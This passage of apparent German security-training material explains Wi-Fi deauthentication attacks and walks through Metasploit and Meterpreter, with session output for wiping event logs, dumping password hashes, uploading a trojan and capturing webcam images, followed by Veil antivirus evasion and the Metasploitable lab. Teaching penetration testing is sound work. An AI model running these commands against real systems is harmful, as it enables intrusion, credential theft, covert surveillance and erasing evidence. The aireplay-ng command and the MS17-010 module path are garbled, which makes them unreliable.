Anders als die meisten Störsender, wirkt Deauthentication gezielt. Das IEEE 802.11 (Wi-Fi) Protokoll umfasst die Definition eines Deauthentication-Frames. Das Senden dieses Frames durch den Zugangspunkt an einen Empfänger wird "sanctioned technique to inform a rogue station that they have been disconnected from the network" genannt. Ein Angreifer kann jederzeit einen gefälschten Deauthentication-Frame mit der Adresse des anzugreifenden Rechners an den Wireless Access Point senden. Das Protokoll verlangt keine Verschlüsselung für diesen Frame, selbst wenn die Sitzung mit Wired Equivalent Privacy (WEP) aufgebaut wurde. Der Angreifer benötigt nur die MAC-Adresse des anzugreifenden Rechners, die er im Klartext mittels Wireless Network Sniffing erhalten kann.

«Böser Zwilling»- Access Point

Einer der Hauptzwecke für die Verwendung von Deauthentication ist es, Endgeräte zu verleiten sich mit einem Bösen Zwilling zu verbinden, der dann genutzt werden kann um übertragene Netzwerkpakete mitzuschneiden. Der Angreifer führt dazu einen Deauthentication-Angriff durch um das Zielgerät von seinem aktuellen Netzwerk abzumelden. Da Nutzergeräte meist so konfiguriert sind, dass sie sich mit dem Access Point mit dem stärksten Signal verbinden, besteht eine hohe Wahrscheinlichkeit, dass sich das Zielgerät, bei entsprechender Signalstärke des «Bösen Zwillings», automatisch mit dem gefälschten Access Point verbindet.

Kennwortangriffe

Um einen Brute-Force- oder Wörterbuch-Angriff auf das Kennwort eines WLAN-Nutzers, der WPA oder WPA2 aktiviert hat, durchführen zu können, muss ein Angreifer zuerst den beim Verbindungsaufbau ablaufenden 4-Wege-Handschlag mitschnüden. In dem der Nutzer von durch einen Deauthentication-Angriff vom Funknetzwerk getrennt wird, können die benötigten Daten beim Wiederverbindungsauftakt mitgeschnitten werden. In ähnlicher Weise wird bei Phishing-Angriffen, nur ohne das Kennwortknacken, vorgegangen. Der Angreifer beginnt mit einem Deauthentication-Angriff um das Zielgerät von seinem Zugangspunkt abzumelden. Im zweiten Schritt sammelt der Angreifer Anmelddaten von unbedarften Nutzern in dem er auf einer gefälschten Seite vorgaukelt, es sei nötig, das WLAN-Kennwort erneut einzugeben.

Werkzeuge

Die Aircrack-ng-Suite und die Programme MDK3, Void11, Scapy und Zulu sind zu WiFi-Deauthentication-Angriffen fähig. Aireplay-ng, ein Werkzeug der aircrack-ng-Suite, kann mit einem Einzeiler einen Deauthentication-Angriff ausführen:

```
aireplay-ng -0 1 -a xx:xx:xx:xx:xx:xx -c yy:yy:yy:yy:yy:wlan0
```

- -0 aktiviert den Deauthentication attack mode
- 1 ist die Anzahl der zu sendenden Deauthentication-Frames; 0 für eine unbegrenzte Zahl verwenden
- -a xx:xx:xx:xx:xx:xx ist die MAC-Adresse des Access Points
- -c yy:yy:yy:yy:yy ist die MAC-Adresse des Angriffsziels; auslassen, um alle Nutzer des APs zu deauthentisieren
- wlan0 ist die NIC (Network Interface Card)

4.2.7. Metasploit

Wie bauen Angreifer eigentlich ihre Attacken? Das Metasploit-Framework liefert eine Antwort. Das vielseitige Werkzeug erlaubt das Erstellen von Angriffspaketen, samt passender Payloads zur Attacke auf unterschiedlichste Ziele.

Das Erstellen von Angriffen ist die grosse Kunst der digitalen Kriegsführung. Von Hand ist das enorm komplex, aber wie bei den vielen anderen Programmierprojekten gibt es Hilfe durch Frameworks. In diesem Fall ist es Metasploit, ein unglaublich vielseitiges und mächtiges Werkzeug. Selbst Anfänger können damit in kurzer Zeit digitale Angriffe erstellen und sich in Systeme hacken. Eine Metasploit-Attacke besteht im Grunde aus drei Komponenten: Dem Exploit, der Zugang zum System verschafft, der Payload, die nach dem erfolgreichen Angriff nachgeladen wird und aus den Post-Modulen, die definieren, was nach der Attacke geschieht. Wie in einem Baukasten lassen sich verschiedene Angriffe über das Framework zusammenfügen, je nachdem, was man gerade benötigt.

Der grosse Vorteil von Metasploit ist, dass auch die Nutzer der kostenlosen Community-Version Zugriff auf die Datenbank mit Exploits erhalten. Diese ist gut gefüllt, selbst Angriffe wie Eternalblue lassen sich mit wenigen Klicks integrieren. Der Hersteller Rapid7 hat einen sehr guten Guide, der durch Installation und die ersten Schritte führt. Eine kleine Anmerkung für Kali-Nutzer: Vor dem ersten Start von Metasploit muss die Postgresql-Datenbank gestartet werden. Das geht über den Befehl «service postgresql start». Über die Eingabe von «ss -ant» lässt sich verifizieren, ob die Datenbank gestartet wurde. Die Metasploit-Datenbank selbst wird mit «msfdb init» geladen.

Das Herzstück von Metasploit ist die MSFconsole. Über diese lassen sich alle Funktionen steuern, Angriffe starten und die Datenbank administrieren. In die Konsole kommt man über die Eingabe "msfconsole". Anschliessend startet ein kurzer Check, ob alle wichtigen Komponenten verfügbar sind. Nach der Begrüssung durch eine wechselnde Willkommensgrafik erhält man den Eingabe-Prompt, davor sollte "msf" stehen. Eine Übersicht zu allen Kommandos liefert der Befehl "help". Über "exit" oder "quit" kann man die Konsole wieder verlassen. Grundsätzlich ist die Bedienung ziemlich intuitiv. Module jeder Art werden über "use" und danach den Pfad zum Modul geladen. Woher bekommt man aber das passende Modul? Dabei hilft die Suchfunktion "search". Diese ist ebenfalls sehr intuitiv zu nutzen und besteht aus "search Such-Operator:Suchbegriff". Alternativ lassen sich Module und Exploits in der Datenbank von Rapid7 suchen und den Pfad anschliessend in Metasploit übernehmen.

Bevor man an die eigentliche Attacke geht, braucht man ein Ziel. Diese kann man über jedes beliebige Tool in Kali finden alternativ lassen sich Opfer direkt aus Metasploit herausfinden. Dazu kommen zahlreiche andere Funktionen, etwa lässt sich der Netzwerk-Scanner nmap direkt innerhalb von Metasploit starten. Zusätzlich gibt es Scanner für Ports, für SMB und viele andere Anwendungsfälle.

Richtig spannend wird es mit den Exploits. Diese sind die klassischen, fertigen Angriffspakete, die rund um bekannte Sicherheitslücken gebaut wurden. Ein Klassiker in Windows XP ist beispielsweise MS08-067, eine SMB-Lücke, die direkten Zugang zur Konsole in Windows liefert. Eine andere gute Wahl gegen Windows-Systeme ist MS17-010, die Eternalblue-Attacke. Neben der Suchfunktion lassen sich Exploits auch über den Befehl "Show Exploits" anzeigen lassen. Zu jedem Eintrag gibt es eine Wertung, etwa normal, good, great oder excellent. Dieser beschreibt, wie wertvoll eine Attacke ist. Über den Befehl "use" sowie den Pfad zum Exploit lädt man den Angriff. Ist ein Exploit geladen, lassen sich zahlreiche neue Optionen. "Show Targets" etwa zeigt, gegen welche Ziele ein Angriff taugt. "Show Payloads" zeigt die Payloads, die dieses Exploit unterstützt. "Show Options" gibt alle möglichen Optionen aus, "Show Evasion" zeigt Möglichkeiten, wie eine Entdeckung verhindert werden kann. Je nach Exploit müssen Ziel-Host und andere Daten eingegeben werden.

```
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
msf exploit(windows/smb/ms08_067_netapi) > use exploit/windows/smb/ms17_010_永恒之蓝
msf exploit(windows/smb/ms17_010_永恒之蓝) > show targets

Exploit targets:

  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_永恒之蓝) > show payloads

Compatible Payloads
=====
Name          Description          Rank
-----        -----            -----

```

Abbildung 17: Show Payloads

Ist der Exploit gewählt, geht es jetzt um die Payload. Wie oben erwähnt zeigt "Show Payloads" alle kompatiblen Payloads. Grundsätzlich gibt es mehrere verschiedene Versionen: Inline, Stager oder Meterpreter. Inline ist eine einzelne Payload, die direkt nach der Attacke geladen wird. Stager lädt die Daten Stück für Stück nach und baut dabei eine Verbindung zum Angreifer auf. So lassen sich speziell auf das Zielsystem zugeschnittene Funktionen nachladen. Ein Sonderfall ist Meterpreter. Das ist im Grunde eine Shell auf dem Zielsystem, mit der unglaublich viele Funktionen möglich sind. Der Unterschied zu andren Exploits ist vielleicht so am einfachsten erklärt: Inline- oder Stager-Payloads sind automatisiert und weisen dem gehackten Ziel eine bestimmte Funktion zu. Meterpreter schafft dem Angreifer eine vielseitige Basis, von der aus er weitere Systeme in diesem Netzwerk attackieren kann. Egal welche Payload man wählt, über den Befehl "set" und den Pfad zur Payload wird die entsprechende Ladung ausgewählt. Alternativ kann Metasploit auch selbst eine Payload automatisiert wählen. Sobald alle Entscheidungen getroffen wurden, müssen die Ziele via "set RHOST" definiert werden. Sind alle Einstellungen erledigt, lässt sich der Angriff per "exploit" auslösen.

Sobald das jeweilige System infiltriert ist, kommen die Post-Module zum Einsatz. Diese regeln, was nach der Infektion geschieht. Meterpreter bringt dabei zahlreiche Funktionen mit, alternativ lassen sie sich auch einzeln nachladen. Dazu gehören etwa Keylogger zum Mitschneiden von Eingaben oder Module, die das Netzwerk nach weiteren Zielen durchsuchen.

Meterpreter Shell

Da der Meterpreter eine völlig neue Umgebung bietet, werden wir einige der grundlegenden Meterpreter-Befehle behandeln, um Ihnen den Einstieg zu erleichtern und Sie mit diesem äusserst leistungsfähigen Werkzeug vertraut zu machen. Im Laufe dieses Kurses werden fast alle verfügbaren Meterpreter-Befehle behandelt. Für diejenigen, die nicht behandelt werden, ist Experimentieren der Schlüssel zum erfolgreichen Lernen.

Der Befehl «help» zeigt, wie zu erwarten, das Meterpreter-Hilfemenü an.

```
meterpreter > help
```

Core Commands

```
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
channel	Displays information about active channels
...snip...	

Der Hintergrundbefehl schickt die aktuelle Meterpreter-Sitzung in den Hintergrund und bringt Sie zur Eingabeaufforderung "msf" zurück. Um zu Ihrer Meterpreter-Sitzung zurückzukehren, interagieren Sie einfach erneut mit ihr.

```
meterpreter > background
msf exploit(ms08_067_netapi) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter >
```

Der Befehl cat ist identisch mit dem Befehl, der auf *nix-Systemen zu finden ist. Er zeigt den Inhalt einer Datei an, wenn diese als Argument angegeben wird.

```
meterpreter > cat
```

```
Usage: cat file
```

Example usage:

```
meterpreter > cat edit.txt
What you talkin' about Willis
```

```
meterpreter >
```

Die Befehle cd und pwd werden verwendet, um das aktuelle Arbeitsverzeichnis direkt auf dem Zielhost zu wechseln und anzuzeigen.

Der Verzeichniswechsel "cd" funktioniert genauso wie unter DOS und *nix-Systemen.

Standardmässig ist das aktuelle Arbeitsverzeichnis dort, wo die Verbindung zu Ihrem Hörer initiiert wurde.

Argumente:

```
cd: Path of the folder to change to
pwd: None required
```

Beispiel für Verwendung:

```
meterpreter > pwd
c:\
meterpreter > cd c:\windows
meterpreter > pwd
c:\windows
meterpreter >
```

Der Befehl clearev löscht die Anwendungs-, System- und Sicherheitsprotokolle auf einem Windows-System. Es gibt keine Optionen oder Argumente.




Abbildung 18: Event Viewer vorher

Anwendungsbeispiel (vorher):

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

Danach:




Abbildung 19: Anwendungsbeispiel danach

Der Download-Befehl lädt eine Datei vom Remote-Rechner herunter. Beachten Sie die Verwendung von doppelten Schrägstrichen bei der Angabe des Windows-Pfads.

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\\boot.ini -> c:\\boot.ini
[*] downloaded : c:\\boot.ini -> c:\\boot.ini\\boot.ini
meterpreter >
```

Der Befehl edit öffnet eine Datei, die sich auf dem Zielhost befindet.
Er verwendet den 'vim', so dass alle Befehle des Editors verfügbar sind.

Beispiel für die Verwendung:

```
meterpreter > ls

Listing: C:\Documents and Settings\Administrator\Desktop
=====
Mode          Size      Type  Last modified           Name
---          ----      ---   -----              ---
.
...
...snip...
.
100666/rw-rw-rw-  0         fil    2012-03-01 13:47:10 -0500  edit.txt

meterpreter > edit edit.txt
```

Bitte lesen Sie die [Dokumentation](#) des vim-Editors für eine weitergehende Verwendung.

Der Befehl execute führt einen Befehl auf dem Ziel aus.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Durch Ausführen von getuid wird der Benutzer angezeigt, unter dem der Meterpreter-Server auf dem Host ausgeführt wird.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Das Hashdump-Postmodul erstellt einen Dump des Inhalts der SAM-Datenbank.

```
meterpreter > run post/windows/gather/hashdump
```

```
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0
a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e62
61e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e510
97ccc9:::
victim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
meterpreter >
```

Wenn Sie idletime ausführen, wird die Anzahl der Sekunden angezeigt, die der Benutzer auf dem entfernten Rechner im Leerlauf war.

```
meterpreter > idletime
User has been idle for: 5 hours 26 mins 35 secs
meterpreter >
```

Der Befehl ipconfig zeigt die Netzwerkschnittstellen und -adressen auf dem entfernten Rechner an.

```
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address : 127.0.0.1
Netmask    : 255.0.0.0

AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: 00:0c:29:10:f5:15
IP Address : 192.168.1.104
Netmask    : 255.255.0.0

meterpreter >
```

Die Befehle lpwd und lcd werden verwendet, um das lokale Arbeitsverzeichnis anzuzeigen bzw. zu ändern.

Beim Empfang einer Meterpreter-Shell ist das lokale Arbeitsverzeichnis der Ort, an dem man die Metasploit-Konsole gestartet hat.

Durch Ändern des Arbeitsverzeichnisses erhält Ihre Meterpreter-Sitzung Zugriff auf Dateien, die sich in diesem Ordner befinden.

Argumente:

```
lpwd:      None required
lcd:      Destination folder
```

Beispiel für Verwendung:

```
meterpreter > lpwd
/root

meterpreter > lcd MSFU
meterpreter > lpwd
/root/MSFU

meterpreter > lcd /var/www
meterpreter > lpwd
/var/www
meterpreter >
```

Wie unter Linux listet der Befehl ls die Dateien im aktuellen Remote-Verzeichnis auf.

```
meterpreter > ls

Listing: C:\Documents and Settings\victim
=====

Mode          Size     Type  Last modified           Name
----          ----     ---   -----              -----
40777/rwxrwxrwx  0      dir   Sat Oct 17 07:40:45 -0600 2009  .
40777/rwxrwxrwx  0      dir   Fri Jun 19 13:30:00 -0600 2009  ..
100666/rw-rw-rw- 218    fil   Sat Oct  3 14:45:54 -0600 2009  .recently-
used.xbel
40555/r-xr-xr-x  0      dir   Wed Nov  4 19:44:05 -0700 2009  Application Data
...snip...
```

Mit dem Modul migrate post können Sie zu einem anderen Prozess auf dem Opfer migrieren.

```
meterpreter > run post/windows/manage/migrate

[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter >
```

Der Befehl ps zeigt eine Liste der laufenden Prozesse auf dem Ziel an.

```
meterpreter > ps

Process list
=====

  PID  Name          Path
  ---  ---          ---
  132  VMwareUser.exe    C:\Program Files\VMware\VMware Tools\VMwareUser.exe
xe
  152  VMwareTray.exe   C:\Program Files\VMware\VMware Tools\VMwareTray.e
xe
  288  snmp.exe        C:\WINDOWS\System32\snmp.exe
...snip...
```

Der Befehl resource führt Meterpreter-Anweisungen aus, die sich in einer Textdatei befinden. Resource enthält einen Eintrag pro Zeile und führt jede Zeile nacheinander aus. Dies kann helfen, sich wiederholende Aktionen zu automatisieren, die von einem Benutzer ausgeführt werden.

Standardmäßig werden die Befehle im aktuellen Arbeitsverzeichnis (auf dem Zielrechner) und die Ressourcendatei im lokalen Arbeitsverzeichnis (des angreifenden Rechners) ausgeführt.

```
meterpreter > resource
Usage: resource path1 path2Run the commands stored in the supplied files.
meterpreter >
```

Argumente:

```
path1:      The location of the file containing the commands to run.
Path2Run:   The location where to run the commands found inside the file.
```

Beispiel für Verwendung

Unsere von der Ressource verwendete Datei:

```
root@kali:~# cat resource.txt
ls
background
root@kali:~#
```

Ressource-Befehl ausführen:

```
meterpreter > > resource resource.txt
[*] Reading /root/resource.txt
[*] Running ls

Listing: C:\Documents and Settings\Administrator\Desktop
=====
Mode          Size     Type   Last modified      Name
---          ----     ---    -----           ---
40777/rwxrwxrwx  0      dir    2012-02-29 16:41:29 -0500 .
40777/rwxrwxrwx  0      dir    2012-02-02 12:24:40 -0500 ..
100666/rw-rw-rw- 606    fil    2012-02-15 17:37:48 -0500 IDA Pro Free.lnk
100777/rwxrwxrwx 681984  fil    2012-02-02 15:09:18 -0500 Sc303.exe
100666/rw-rw-rw- 608    fil    2012-02-28 19:18:34 -
0500 Shortcut to Ability Server.lnk
100666/rw-rw-rw- 522    fil    2012-02-02 12:33:38 -
0500 XAMPP Control Panel.lnk

[*] Running background

[*] Backgrounding session 1...
msf exploit(handler) >
```

Der Suchbefehl bietet eine Möglichkeit, bestimmte Dateien auf dem Zielhost zu finden. Der Befehl ist in der Lage, das gesamte System oder bestimmte Verzeichnisse zu durchsuchen.

Bei der Erstellung des Dateimusters, nach dem gesucht werden soll, können auch Platzhalter verwendet werden.

```
meterpreter > search
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
```

Argumente:

File pattern:	May contain wildcards
Search location:	Optional, if none is given the whole system will be searched.

Beispiel für Verwendung:

```
meterpreter > search -f autoexec.bat
Found 1 result...
c:\AUTOEXEC.BAT
meterpreter > search -f sea*.bat c:\\xampp\\
Found 1 result...
c:\\xampp\\perl\\bin\\search.bat (57035 bytes)
meterpreter >
```

Mit dem Shell-Befehl erhalten Sie eine Standard-Shell auf dem Zielsystem.

```
meterpreter > shell
Process 39640 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Wie beim Befehl "Download" müssen Sie auch beim Befehl "Upload" doppelte Schrägstriche verwenden.

```
meterpreter > upload evil_trojan.exe c:\\windows\\system32
[*] uploading   : evil_trojan.exe -> c:\\windows\\system32
[*] uploaded    : evil_trojan.exe -> c:\\windows\\system32\\evil_trojan.exe
meterpreter >
```

Der Befehl `webcam_list`, wenn er von der Meterpreter-Shell ausgeführt wird, zeigt die aktuell verfügbaren Webcams auf dem Zielhost an.

Beispiel für Verwendung:

```
meterpreter > webcam_list
1: Creative WebCam NX Pro
2: Creative WebCam NX Pro (VFW)
meterpreter >
```

Der Befehl `webcam_snap` erfasst ein Bild von einer angeschlossenen Webcam auf dem Zielsystem und speichert es als JPEG-Bild auf der Festplatte. Standardmäßig ist der Speicherort das lokale aktuelle Arbeitsverzeichnis mit einem zufälligen Dateinamen.

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]
Grab a frame from the specified webcam.
```

OPTIONS:

```
-h      Help Banner
-i      The index of the webcam to use (Default: 1)
-p      The JPEG image path (Default: 'gnFjTnzi.jpeg')
-q      The JPEG image quality (Default: '50')
-v      Automatically view the JPEG image (Default: 'true')
```

```
meterpreter >
```

Beispiel für Verwendung:

```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
meterpreter >
```

Veil-Framework

Man kann Antiviren-Erkennung mit Hilfe des Veil-Frameworks umgehen, da es sich um eine Sammlung von Werkzeugen handelt, die für den Einsatz bei Penetrationstests entwickelt wurde. Es besteht derzeit aus den folgenden Modulen

- Veil-Evasion - ein Tool zum Generieren von Antivirus-umgehenden Nutzdaten unter Verwendung einer Vielzahl von Techniken und Sprachen
- Veil-Catapult - ein psexec-ähnliches Payload-Delivery-System, in das Veil-Evasion integriert ist
- Veil-PowerView - ein Powershell-Tool zur Erlangung von Netzwerk-Situationsbewusstsein auf Windows-Domänen
- Veil-Pillage - ein modulares Post-Exploitation-Framework, in das Veil-Evasion integriert ist

Veil 2.0 wurde am 17. Juni 2013 öffentlich verfügbar gemacht, und das Kern-Framework ist seit diesem Datum weitgehend unverändert geblieben. Es gab einige Änderungen am Framework selbst, aber diese waren im Allgemeinen von geringerer Natur, wobei die meisten Änderungen die Unterstützung neuer Programmiersprachen und neuer Nutzlastmodule betrafen.

Frühe Versionen von Veil verließen sich auf das Tool msfvenom des Metasploit Frameworks, um Shellcode für Veil-Nutzlasten zu generieren. Nach dem ersten Release von Veil führte dies jedoch zu einem Problem. Die Ausgabe von msfvenom änderte sich und die Fähigkeit von Veil, msfvenom-Ausgaben zu verarbeiten, wurde komplett zerstört. Nachdem ein Patch zur Verfügung gestellt wurde, um das Problem zu beheben, entschied das Veil-Team, dass eine andere Lösung erforderlich sei, anstatt sich auf ein Tool ausserhalb unserer Kontrolle zu verlassen.

So wurde Veil-Ordnance entwickelt und im Jahr 2015 veröffentlicht. Veil-Ordnance ist ein Tool, das Shellcode für die Verwendung in Veil-Evasion-Stagern generiert. Die Entwicklung von Veil-Ordnance hatte zwei Hauptvorteile:

- Das Veil-Entwicklungsteam hat die Kontrolle über die Ausgabe, was zukünftige Kompatibilitätsprobleme mit Veil-Evasion verhindert.
- Die Shellcode-Generierung ist mit Veil-Ordnance schneller.

Zuvor waren Veil-Evasion und Veil-Ordnance zwei getrennte Tools. Mit dem Release von Veil 3.0 ist das nicht mehr der Fall. Veil 3.0-Anwender haben immer noch die Möglichkeit, msfvenom zur Generierung ihres Shellcodes zu verwenden, aber sie haben jetzt auch die Option, Ordnance zu verwenden. Ordnance wird in der Lage sein, sofort Shellcode zu generieren, nachdem der Benutzer die IP und den Port angegeben hat, zu dem sich der Shellcode verbinden oder auf dem er lauschen soll. Ordnance unterstützt die gängigsten Payload-Typen:

- Reverse TCP
- Umgekehrtes http
- Umgekehrtes HTTPS
- Umgekehrtes TCP DNS
- Reverse TCP Alle Ports
- TCP binden

Damit haben Veil-Benutzer mehrere Optionen zur Auswahl - sie können bei msfvenom bleiben oder das neue integrierte Tool Ordnance verwenden.

Während Veil selbst in Python geschrieben ist, können die verarbeiteten Nutzdaten und Ausgabedateien in anderen Programmiersprachen vorliegen. In Veil 3.0 werden nun zwei zusätzliche Sprachen unterstützt:

- AutoIt3
- Lua

Lua-Nutzdaten werden nur in einem Skriptformat unterstützt, das mit einer Lua-Laufzeit kompiliert und ausgeführt werden muss, aber Veil 3.0 unter Linux kann AutoIt3-Skripte in ausführbare Windows-Dateien kompilieren. Veil 3.0 unterstützt auch die sieben Sprachen, die zuvor in Version 2.0 unterstützt wurden:

- Python
- PowerShell
- C
- C#
- Perl
- Ruby
- Golang

Eine weitere neue Funktion in Veil 3.0 ist die Möglichkeit, Informationen über das System zu prüfen, auf dem die Veil-Nutzlast ausgeführt wird. Diese Funktion ist nützlich, um sicherzustellen, dass der Shellcode nur auf den Zielsystemen und während des Eingriffszeitrahmens ausgeführt wird. Der Stager führt diese Prüfungen durch und injiziert und führt den eingebetteten Shellcode nur aus, wenn die angegebenen Bedingungen erfüllt sind.

```
Payload: python/shellcode_inject/des_encrypt selected

Required Options:

Name          Value      Description
----          ----      -----
COMPILE_TO_EXE Y          Compile to an executable
DOMAIN        X          Optional: Required internal domain
EXPIRE_PAYLOAD X          Optional: Payloads expire after "Y" days
HOSTNAME      X          Optional: Required system hostname
INJECT_METHOD Virtual   Virtual, Void, or Heap
PROCESSORS    X          Optional: Minimum number of processors
USERNAME      X          Optional: The required user account
USE_PYHERION  N          Use the pyherion encrypter

Available Commands:

  back           Go back
  exit           Completely exit Veil
  generate       Generate the payload
  options         Show the shellcode's options
  set            Set shellcode option

[python/shellcode_inject/des_encrypt>>]
```

Abbildung 20: Optionen zur Umgebungserkennung

4.2.8. Metasploitable

Metasploitable ist eine virtuelle Linux- bzw. Windows-Maschine, die absichtlich angreifbar ist. Die VM kann zum Beispiel dazu verwendet werden, Sicherheitsschulungen durchzuführen, Sicherheitswerkzeuge zu testen und Penetrationstests durchzuführen.

Im Fokus der Lösung von Metasploitable steht das Erstellen einer VM auf Basis von Linux, die angreifbar ist und über zahlreiche Sicherheitslücken verfügt. Metasploitable steht darüber hinaus auch als virtueller Windows-Computer zur Verfügung, um Angriffe durchzuführen. Neben Windows kann aber auch ein Linux-System in Metasploitable erstellt werden.

Das Tool stellt also im Netzwerk auf Basis einer VM einen Computer mit IP-Adresse im Netzwerk zur Verfügung. Um sich eine umfassende Testumgebung für Sicherheitslücken zu erstellen, bietet es sich an eine VM mit Metasploitable zu installieren, und diese mit den Tools aus Kali-Linux zu untersuchen. Metasploitable wird als Open Source zur Verfügung gestellt. Eine Liste der integrierten Sicherheitslücken ist auf der Seite «Vulnerabilities» zu finden.

Der virtuelle Computer kann mit VMware-Produkten und VirtualBox gestartet werden. Der virtuelle Server selbst hat keinerlei Aufgaben, sondern wird lediglich gestartet und ist danach im Netzwerk angreifbar. Für Sicherheitstests arbeiten Administratoren also nicht mit Metasploitable, sondern mit den entsprechenden Sicherheitstools, mit denen die Sicherheitslücken des Servers untersucht werden. Die VM ist also ideal für Testumgebungen und für Schulungen. Neben den Tools in Kali und allen anderen verfügbaren Sicherheitstools, kann auch das bekannte Sicherheitstool Metasploit zusammen mit Metasploitable eingesetzt werden, um dessen Funktionen zu testen.

Um Metasploitable zum Beispiel mit Metasploit auf Basis von Kali zu testen, kann Kali auch im Windows-Subsystem für Linux auf Rechnern mit Windows 10 oder Windows Server 2019 installiert werden. Damit in der Kali-Distribution Tools zur Verfügung stehen, müssen diese manuell installiert werden. Der Vorteil besteht darin, dass das Image klein bleibt, und nur die Tools Platz benötigen, die auch tatsächlich benötigt werden. Die Installation erfolgt in der Kali-Shell ebenfalls wieder mit «apt-get». Auch hier sollte im Vorfeld mit «apt-get update» eine Aktualisierung erfolgen. Um das Metasploit-Framework in Kali zu installieren, werden zum Beispiel folgende Befehle eingegeben:

```
sudo apt-get update
sudo apt-get install metasploit-framework
```

Danach stehen die Tools zur Verfügung und können in der Eingabeaufforderung, der PowerShell und im Windows Terminal so verwendet werden, wie in einem Linux-Terminal. Wo Metasploitable selbst anschliessend virtualisiert wird, spielt keine Rolle.

Beim Einsatz von Metasploitable und Kali können also auch Windows-Administratoren eine Sicherheitsumgebung auf ihrem Windows 10-Rechner aufbauen und Sicherheitslücken testen und Tools für die Sicherheitsanalyse einsetzen, die bisher meistens nur für Linux eingesetzt wurden.

Metasploitable wird als ZIP-Datei heruntergeladen und enthält alle Dateien, um eine VM in VMware Workstation, ESXi oder VirtualBox zu erstellen. Wer Kali und Metasploitable mit Hyper-V virtualisieren will, muss die virtuellen Festplatten von Metasploitable in das VHDX-Format konvertieren. Microsoft stellt dazu kostenlos «Microsoft Virtual Machine Converter 3.0» zur Verfügung. Alternativ können die Dateien vom Metasploitable auch über die PowerShell oder das Linux-Terminal heruntergeladen werden.

Nach dem Start der VM steht diese sofort zur Verfügung. Es sind keinerlei Konfigurationen notwendig. Um sich anzumelden, zum Beispiel für das Abrufen der IP-Adresse des virtuellen Servers, wird der Benutzername «msfadmin» und das Kennwort «msfadmin» genutzt. Die Angriffe werden nicht in der VM gestartet, sondern im Netzwerk. Die VM dient generell immer nur als Ziel, um Angriffe anderer Tools zu simulieren. Solche Tools können von allen anderen Rechnern im Netzwerk gestartet werden, auch von

Windows oder macOS aus. Auch Sicherheits-Distributionen wie Kali-Linux können genutzt werden, um Angriffe auf die VM zu starten.

Die Sicherheitslücken lassen sich zum Beispiel auch mit Zenmap und Nmap durchgeführt werden, aber auch professionellere Tools entdecken schnell die einzelnen Sicherheitslücken. Ein Beispiel ist VSFTP, das in Metasploitable in der Version 2.3.4 installiert ist. Diese Version hat verschiedene Sicherheitslücken, die wiederum mit Sicherheitstools ausgenutzt werden können.

4.2.9. Honey Pot

Was ist ein Honeypot?

